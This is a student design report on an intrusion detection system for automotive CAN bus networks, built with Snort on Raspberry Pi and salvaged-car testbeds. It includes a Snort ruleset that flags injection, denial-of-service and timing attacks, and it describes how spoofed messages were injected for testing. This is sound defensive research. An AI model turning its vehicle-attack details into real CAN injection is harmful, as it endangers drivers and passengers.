Intrusion Detection System on Automotive CAN Bus

DESIGN DOCUMENT

sdmay24-39

Advisor/Client:
Manimaran Govindarasu
Students:
Cole Burkle - Lead Vulnerability Tester/Car Testbed Lead
Trace Haage - Client Liaison/Pi Testbed Lead
Tiffanie Fix - Vulnerability Research and Development Lead
Alec Cose - Testbed Design/IDS Rule Development
sdmay24-39@iastate.edu
https://sdmay24-39.sd.ece.iastate.edu/

Introduction

Problem Statement

We are attempting to solve the problem of automotive cyber security in regards to CAN bus protocol. We will be designing testbeds and a corresponding Intrusion Detection System (IDS) to monitor a CAN network and alert of anomalies or malicious traffic.

Project Description

Our project focuses on the Controller Area Network (CAN) bus protocol, which is a widely used communication standard in automotives. Its purpose is to facilitate real-time traffic exchange between various electronic control devices (ECUs). With our goal of deploying an IDS that works with CAN traffic, we would need ways to test both attacks and detection on actual CAN networks, so we designed two different testbeds that could send accurate traffic among ECUs, inject custom signals into the environment, and deploy the IDS for traffic capture.

For our first testbed, we utilized a Raspberry Pi, PiCAN Hat 2, and an ECUsim 2000 in order to create a CAN bus channel. The CAN bus protocol is widely accepted and used in almost all vehicles and many machines, so industry standards were fulfilled with this testbed. We used an Arduino UNO with 4 potentiometers in order to create multiple nodes to adeptly simulate ECUs and the message format being followed in CAN networks. The design of this testbed involved researching which pieces of hardware could fulfill the jobs of both creating a CAN network as well as generating CAN signals. With the diverse set of hardware required, the task required the use of engineering processes to write code enabling the various hardware to emulate the protocol vital for automotive functionality.

For our second testbed, we purchased parts of a 2007 Pontiac G6 from a local junkyard. This testbed includes the fuse box, body control module, transmission control module, engine control module and many different components. All of these modules and components are taken out of the vehicle. To power this testbed we use a power supply with a 13.5 voltage. To monitor traffic we used a usb2can from Innomaker connecting to the network through the OBDII port. The USB side of the usb2can device connects into our computer where the traffic is being read and ported into the IDS. Attacks can also be carried out through the usb2can device which has the capability to send and receive CAN messages.

The main process for our Intrusion Detection System was utilizing Snort, an open source IDS. We wrote code that could send every CAN message, either in real time or from a log file, over TCP in order for Snort to view the message. Rules were then written using Snort's language and syntax that could detect several different types of attacks that we could successfully inject into our CAN environments. The rules were all created using our knowledge of CAN message format and purpose to detect both our generated attacks to a testbed where we have control over the ECUs and messages, as well as another where the information comes from other sources that can be seen in real world use.

Intended Uses and Users

Users of passenger vehicles that communicate with the CAN bus protocol will benefit from the use of our IDS through the added security this can provide by being able to detect possible issues or attacks that could threaten their safety while using the vehicle. This IDS could be utilized by vehicle manufacturers to view the attacks that are being used to exploit vulnerabilities in their CAN networks and make fixes based on what they learn from the IDS.

Place Work in Context of Related Products and Literature

Plenty of other intrusion detection systems exist within the cybersecurity space, and they cover a wide variety of protocols that are used for various purposes. However, when it comes to the CAN bus protocol, no real, functioning products exist, and they are more proof of concept/ideas that people have introduced. We wanted to expand the view of what an intrusion detection system could analyze by moving it forward into the space of automotive vehicles and monitoring a CAN network.

Revised Design

Requirements

Functional Requirements:

- Data Collection: The system should be capable of monitoring and capturing real-time traffic on the CAN bus.
- Analysis Engine: Develop an algorithm to analyze CAN bus data for potential intrusions.
- Alert Generation: When an intrusion or anomaly is detected, the system should generate an alert with relevant details.
- Interoperability: The IDS should be capable of integrating with other systems, such as an Intrusion Prevention System (IPS), Security Information and Event Management (SIEM) system, and several versions of CAN networks.
- False Positives/Negatives: The IDS will need to maintain a low amount of false positive alerts and missed false negative allowances.

Performance Requirements:

- Real-time Processing: The IDS must analyze CAN bus data in real-time or near real-time.
- Scalability: The system should be scalable to handle a varying number of CAN messages per second.

Usability Requirements:

- Configurability: Administrators should be able to update the detection rules or train the model with new data.

Security Requirements:

- Data Integrity: Ensure that the data collected from the CAN bus is not tampered with during analysis.
- Authentication and Authorization: Only authorized users should have access to the IDS interface and configuration settings.

- Adversarial Attacks: Any machine learning approaches used should be preventing any possible attacks against the model.

Constraints:

- Hardware Limitations: With the Raspberry Pi Model 3 b+, there are restrictions related to processing power, memory, or storage.
- Data Privacy and Ethics: When using real-world data, ensure that no private or sensitive information is accessed or disclosed.
- Complexity of the CAN bus: The sheer volume and speed of messages of the CAN bus may pose challenges for real-time analysis.
- Budget: Costs associated with obtaining car parts from junkyard
- Availability of Data: Getting access to real-world CAN bus data can be challenging. Simulated data might not capture all intricacies of real-world traffic.

Engineering Standards

IEEE 802.10/IEEE 802.1Q: Standards for LAN/MAN security implementation

We worked directly with LAN's/WLAN's as this is how devices on our network are connected. Our protocol we are using is CAN-over-IP so Ethernet standards directly relate to our project, however this standard has been largely replaced by IEEE 802.1Q.

IEEE 829-2008: Standard for Software and System Test Documentation

As we were working with a system (ICS), the eight defined stages for system testing were a basis for us to ensure our documentation is up to standards in terms of security. As it was not made mandatory to complete each of the documents, we can look at each and select the ones that would cover what we need to test in our system.

IEEE C37-2040: Standard Cybersecurity Requirements for Substation Automation, Protection, and Control Systems

Again, worked with a control system, so any standards or requirements will need to be known to cover all types of attacks and defenses.

IEEE 802.11: Wireless Networking - "WiFi"

Devices can communicate via CAN-to-WiFi using a gateway, so this standard was used throughout while looking at security. The Raspberry Pi was connected to the internet via WiFi and had an SSH server connected to it, so this needed to be taken into consideration as well.

Security Concerns and Countermeasures

The automotive CAN bus faces significant security concerns primarily due to its original design focus on reliability and efficiency over security. The protocol lacks built-in security features such as authentication, encryption, or integrity checks. This leaves the protocol vulnerable to attacks, message spoofing, can injection, denial of service, and eavesdropping. These vulnerabilities can be exploited to manipulate vehicle behavior, posing serious safety risks. To address these issues, the automotive industry has been developing Intrusion Detection Systems to monitor network traffic for suspicious activities, potential threats, and active attacks. Some newer approaches involve the use of authentication checks and encryption specifically tailored to the limitations of CAN bus.


Description of how your design has evolved since 491

Our initial design for our simulated testbed involved utilizing a Raspberry Pi for control over the testbed, a PiCAN hat that would allow for a CAN channel to be created, and an ECUSIM2000 which would function as our ECUs and send messages on the channel. However, upon testing with the ECUSIM2000, we learned that the way the simulator functioned did not cooperate with the other two tools in the design. We then had to make a switch to using potentiometers and sending their signals as the CAN messages with an Arduino to properly simulate ECUs on a CAN network.

We've made modest adjustments to the car testbed design. The man-in-the-middle setup was eliminated since the USB2CAN connection via the OBDII port already supports simultaneous sending and receiving of CAN messages. We introduced the low-speed (33.3Kbps) network, also known as the single-wire CAN or GM LAN, which wasn't initially planned. Initially, we thought adding the GM LAN would complicate our project and increase the number of testbed networks beyond necessity. However, incorporating the GM LAN was straightforward, requiring only an additional IDS. Although the GM LAN operates with its own dedicated wires, these are integrated into the same connections as the high speed CAN, with each connection featuring the distinct pins for both networks.

Implementation


Detailed Design




Pictured above is the overall high-level design of the Raspberry Pi and Car testbeds. At the center of the two testbed is the main processing unit, which is a Raspberry Pi Model 3 B+. Through this mini-computer is where the logging and analyzing of CAN frames is done, and where the Snort IDS is deployed. The network for the Pi Testbed is the "can0" bus channel interface. This interface is created by the ECUsim 2000 and PiCAN Hat 2, which are connected by an OBD II - DB9 cable. Originally, the ECUsim was going to contribute to producing CAN frames, but that was later found out to not be possible without the use of another third party device. Instead, the ECUsim is only used to create the hardware interface can0.

The actual traffic on the can0 interface comes from the Arduino UNO. This microcontroller is connected to the Pi through a usb serial connection, and communicates with the Pi using the Arduino IDE. Attached to this Arduino through the analog input pins are four potentiometers. These potentiometers are placed on a breadboard and powered through the 5v output from the Arduino. The Arduino reads the voltage level from each potentiometer, converts it to a Standard CAN (CAN 2.0A), which has a message ID field length of 11 bits, and sends it serially to the Pi. The Pi then receives these CAN frames and outputs them onto the already created can0 interface using Socket-CAN utils. The potentiometers allow for voltage levels (and in turn, CAN frames) to be able to be changed physically while the Arduino and Raspberry Pi code is still running.

For the Car testbed, the network is the "can1" bus channel interface, and is created by the USB2CAN-Module adapter and turned on by the Raspberry Pi. The adapter also connects to the Car testbed with a DB9 - OBD II cable, however this cable proved to be faulty, so jumper cables needed to be used with this cable to access the TX and RX pins. CAN frames are captured, transmitted, and placed on the can1 interface by USB2CAN adapter. So, both of these testbed's network interfaces are on the Raspberry Pi, and can be viewed and controlled by the monitor, keyboard, and mouse connected to it. The inner wiring diagram of the Car testbed will be explained next.



The diagram illustrates the wiring of our car testbed, featuring both the low-speed GM LAN and the high-speed network. Upon ignition, power activates both networks, enabling components and control modules to exchange CAN messages. Traffic flows through the USB2CAN device, which connects to a Raspberry Pi, serving as the hub for the IDS and allowing traffic monitoring. This device also facilitates the launching of attacks by simultaneously sending, receiving, and monitoring CAN messages. On the Raspberry Pi, we can view traffic, interact with the IDS, and control the network via a terminal. Physical interactions with the testbed, such as turning on the left blinker, trigger corresponding CAN messages that the IDS captures. We can also replicate these physical actions by sending spoofed messages through the network.


```
  GNU nano 7.2                                                                                    car.rules *
# $Id: car.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# CAR TESTBED RULES
# ----------------
# Comment out all LOW rules while testing HIGH, and vice versa. Keep all BOTH's

# Rule to notify each frame Snort picks up
# BOTH
alert tcp any any -> any 12345 (msg: "CAN frame detected"; sid:30000000;)

# Rules to test if ID is within specific range for high speed car testbed (128-670)
# HIGH
alert tcp any any -> any 12345 (msg: "Injection Attack: ID out of range < 128"; byte_test:3,<,0x128,6,string,hex; sid:30000022;)
alert tcp any any -> any 12345 (msg: "Injection Attack: ID out of range > 670"; byte_test:3,>,0x670,6,string,hex; sid:30000002;)

# Rules to test if ID is within specific range for low speed car testbed (40 - 69A)
# LOW
alert tcp any any -> any 12345 (msg: "Injection Attack: ID out of range > 69A"; byte_test:3,>,0x69A,6,string,hex; sid:30000033;)
alert tcp any any -> any 12345 (msg: "Injection Attack: ID out of range < 40"; byte_test:3,<,0x040,6,string,hex; sid:30000003;)

# Rule for Denial of Service attack, checks for amount of low ID messages in time frame, reduced time frame for both high and low car testbed
# BOTH
alert tcp any any -> any 12345 (msg: "Denial of Service Attack"; byte_test:3,=,0x000,6,string,hex; detection_filter: track by_dst, count 10, seconds 5; sid:30000004;)
alert tcp any any -> any 12345 (msg: "Denial of Service Remote Request"; content:"r"; detection_filter: track by_dst, count 10, seconds 5; sid:30000005;)

# Rule for detecting improper message based off of ID on both high and low speed car testbed
# BOTH
alert tcp any any -> any 12345 (msg: "Mismatching ID and message - 670:47"; content:"670"; content:!"47", distance 7, within 4; sid:30000006;)

# Rule for detecting improper message based off of ID on high speed car testbed
# HIGH
alert tcp any any -> any 12345 (msg: "Mismatching ID and message - 388:01"; content:"388"; content:!"01", distance 7, within 4; sid:30000010;)

# Rule for detecting improper message based off of ID on low speed car testbed
# LOW
alert tcp any any -> any 12345 (msg: "Mismatching ID and message - 678:37"; content:"678"; content:!"37", distance 7, within 4; sid:30000007;)

# Rule for checking unusual timing with message transmission. For the high speed testbed. Tested to be a max of 206, so threshold set to 220
# HIGH
alert tcp any any -> any 12345 (msg: "Unusual Timing: More messages than expected"; detection_filter: track by_src, count 220, seconds 1; sid:30000008;)

# Rule for checking unusual timing with message transmission. For the low speed car testbed. Tested to be a max of 50, so threshold set to 70
# LOW
alert tcp any any -> any 12345 (msg: "Unusual Timing: More messages than expected"; detection_filter: track by_src, count 70, seconds 1; sid:30000009;)
```

The Intrusion Detection System (IDS) that is deployed on the Raspberry Pi was created using Snort, which is an open source network intrusion detection software platform. Snort was designed mainly for protocols running over IP, like TCP/IP and UDP/IP, and actually has no support for the CAN bus protocol at all. Therefore, the first issue was making Snort have the ability to sniff packets/frames on the can0 and can1 interface. We began with the Pi testbed (can0) and an offline IDS. A CAN log file was obtained using the Socket-CAN util *candump*, which allowed us to get a record of frames being sent on the CAN channel from the varying potentiometers. Each line of the log file (each frame) is stripped and sent in the data section of a packet to a TCP socket setup locally on the wlan0 interface. Since the frame is sent over a TCP connection, Snort is able to see each frame and make alerts based on its content.

The next step was moving from an offline, log-based IDS to an online, real-time IDS on the Pi testbed. This was done with a Python script that uses the Socket-CAN library. The *candump* process is opened with output being sent to standard output, while standard output is continuously being polled. Each frame that is pulled from the can0 interface and put to stdout is then made into a TCP packet and sent locally over the “wlan0” interface for Snort to be able to sniff. For the car testbed, the USB2CAN adapter also utilizes the Socket-CAN library. After changing the interface from can0 to can1, the Python script used for the other testbed was able to be plugged in and work immediately, making for clean integration of the two testbeds.

As mentioned before, Snort does not offer any support for the CAN bus protocol. This needed to be taken into account while creating a ruleset strategy/rules, as many of the useful functions Snort includes to generate alerts would not be able to be accessed. There were 3 main attack vectors that were focused on during the creation of the ruleset: Injection, Denial-of-Service, and Timing attacks. All rules were initially created and tested on the Pi testbed can0 interface. There are 4 sensors (potentiometers) in the Pi testbed, so rules were created to ensure all CAN frames are getting good data from arbitration ID’s 0-3, which watches for unwanted injections. Since 0 is the lowest ID, DOS attacks (remote and non-remote) were initiated with rules checking that there were not too many messages with the ID of 0 in a certain time frame. Last were timing attacks, which were fine tuned for the Arduino UNO's transmission rate.

These rules then had to be integrated into the Car testbed. The Car testbed had two separate interfaces that we could look at - the high speed and the low speed. This means that the rules needed to be updated and tailored for both. Starting with the high speed, the ID range was found to be 128 - 670, and they were also in hex instead of decimal like the Pi testbed, so injection attacks needed to be adjusted accordingly. DOS attacks also needed to be adjusted, as anything lower than 128 would take over control of the channel. Lastly, timing needed to be adjusted for both DOS and timing attacks to fit the 500 Kbps baud rate. For the low speed, the ID range was 40 - 69A, and the speed of the interface was 3.3 Kbps, so all rules were made to fit this. A python script to introduce attacks onto each network has one attack per rule, so every alert can be viewed through Snort.

Testing

Process

The main process involved in the testing of our project involved figuring out what the proper values should be in our IDS rules to detect the attacks we had introduced to the environment. With regards to our simulated testbed, this process was mostly simple as we could much more efficiently read and alter the messages being sent on the network and were quickly able to find proper offsets for our rules. We did not have to do much testing on the messages coming from the Arduino because we could make the rules check for custom messages we choose to send, this was done to increase our familiarity with creating rules in Snort.

The slight differences in formatting between our simulated testbed and the messages from the car testbed required testing to find the necessary offsets to get to the pieces of data we needed for our rules. Our testing for this testbed had us diving deeper into the signals that we could see the parts of the car sending and determining the normal values in each message. The values we saw in the data helped us to determine what would be abnormal in a message being sent across the CAN channel.

We also had to do testing to determine which of the attacks we had created could be detected in Snort. The issue with detecting all of the attacks we had come up with stemmed from two issues, no pattern recognition capabilities and limited knowledge on meaning of signal data.

Results

We were able to do a lot of learning about the capabilities of Snort rules and what we needed to do to read the IDs and messages in each CAN frame. Our testing on the simulated testbed allowed us to find how we could determine the offset needed and how we could compare values that we found in the data. We took this learning and applied it to testing on the car testbed where we expanded on the current rules we had set up to make them more applicable to real scenarios. With this testing we were able to detect abnormalities that would occur in the messages we got from the car and added in ourselves.

In our testing of what attacks Snort had the capability of detecting is where we came across some shortcomings. We knew that any detection where we only care about one message at a time would be functional within Snort, and this would include attacks like false data injection where for every single packet we receive, we check the ID and monitor the data to see if it doesn't match typical behavior from that ID. The opposite end of the spectrum that we are able to detect were denial of service attacks where we were testing the quantity of messages being sent. Even though we cannot save information about messages, we were able to design our rules so that they would need to be triggered a certain amount of time before an alert is generated. Through our testing we found that we could count how many particular messages were sent in one second, and if it was over our boundary, we would create an alert. Our testing allowed us to learn how we could use Snort to detect our attacks and also understand the limitations to our IDS strategy.

Broader Context

Area	**Description**	**Examples**
Public health, safety, and welfare	Our project works towards ensuring the safe usage of passenger vehicles by detecting and alerting operators of potential intrusions occurring. Problems that result from not secure CAN bus channels could cause harm to passenger vehicle users.	Detecting possible hacks into the CAN channels of passenger vehicles causing the vehicle to not function correctly. Denial of Service attack.
Global, cultural, and social	Globally, most individuals commute to their workplace or school using an automotive vehicle whether that is passenger vehicle, or bus transit many rely on cars to live. An IDS would assure malicious actors would not leave people without reliable transportation.	In 2021, kia challenge trend caused an uptick of 19% in car theft where on average of 17 Kias and Hyundais were stolen every day in Columbus due to an exploit where malicious actors use a usb cable to start the vehicle.
Environmental	Testing the IDS may result in damage to the testbed or cause faulty parts in which replacement parts would be required that would have had a negative impact on the environment. We lead a carbon neutral footprint in utilizing recycled material.	Replacement parts require the processing of raw materials, usage of fossil fuels for shipment so we thought it is in our best interest to utilize parts from salvaged vehicles in the area or borrowed from the ETG.
Economic	IDS would enact a positive measure in assuring their product's reliability as well as the customer's privacy and safety.	Companies are greatly impacted by the financial losses experienced in recalls and security breaches so there would be a huge selling market to manufacturers in being the only of its kind on the market.

Conclusions

Review Progress

As we look back over our project as a whole, we can confidently say that we have learned a lot, and not only about the CAN bus protocol and intrusion detection systems, but also about solving problems that we have never encountered before and working with a group on such a large scale project. Overall, we are proud of what we have done across the last year working on our designs.

We were able to design a testbed that could emulate the process that a car uses when it needs its different parts to communicate with each other on a scale that was manageable for our testing and security purposes. This involved using different pieces of hardware that don't typically get used in conjunction and combining them to host a CAN network. The process took using new software and libraries that we had never had experience with and programming scripts to allow each piece of hardware to communicate with each other to complete their job. This Raspberry Pi testbed is a great example of how you can simplify a complex protocol to its simpler pieces to allow for greater configuration and testing.

We also had a testbed that took components from an actual car and turned them into an instrument for testing our IDS and ensuring it was functional when applied to real world scenarios. This process involved a lot of extra learning in areas that we probably never would have gotten the opportunity to explore and helped build our technical skills. Understanding the hardware pieces from the car and how they interacted with each other gave us another view into CAN and its practical applications. This testbed's ability to allow our IDS to be tested on data from an actual car helped ensure its practicality and accuracy past what a simulated environment would.

Our intrusion detection system was a great close to all the progress we had already made on our project as it guided our separate testbeds into the display of our final product. We had problems to overcome with the IDS, including getting Snort, an IDS that functions on TCP/IP, to analyze CAN messages and learning how we could construct rules to detect attacks we had injected. The development of these rules tested the knowledge on cybersecurity concepts we had learned, as our task was to detect each attack vector we had written to introduce to our testbeds for testing. This process of finding new attacks to add to the network, then immediately having to figure out how to identify the attack was occurring pushed our knowledge of both the CAN protocol and security concepts.

Discuss value your design provides toward the problem and for users

Our approach to the issue of automotive security was to construct an intrusion detection system to make users aware of any potential attacks occurring in their vehicles. Our design introduced a baseline strategy for how this method could be done. We were able to prove that CAN messages can be parsed through a functional detection system, as well as tested to ensure that various types of real world applicable attacks were flagged on the network. This project is just a small step into the idea of ensuring safe use of automotive vehicles.


Potential future steps (for technical development and provide value for users/society)

Many additional steps could have been taken if this project had more time allotted to it. For one, this IDS could be connected with a Security Information and Event Management system to get a better overview of the attack detection occurring on the network. We had mentioned the idea of incorporating Security Onion into our design, as it would give a better user experience when dealing with the data from our IDS rules. In the future, this design would benefit from working with manufacturers to learn more about how the ECUs they produce create CAN messages, so that the rules for the IDS could much more accurately be assigned to their vehicles. The knowledge about what IDs and messages should be coming from an ECU would allow much more specific rules to be written and a more comprehensive system overall.

Appendix 1 - Operation Manual

Initial setup

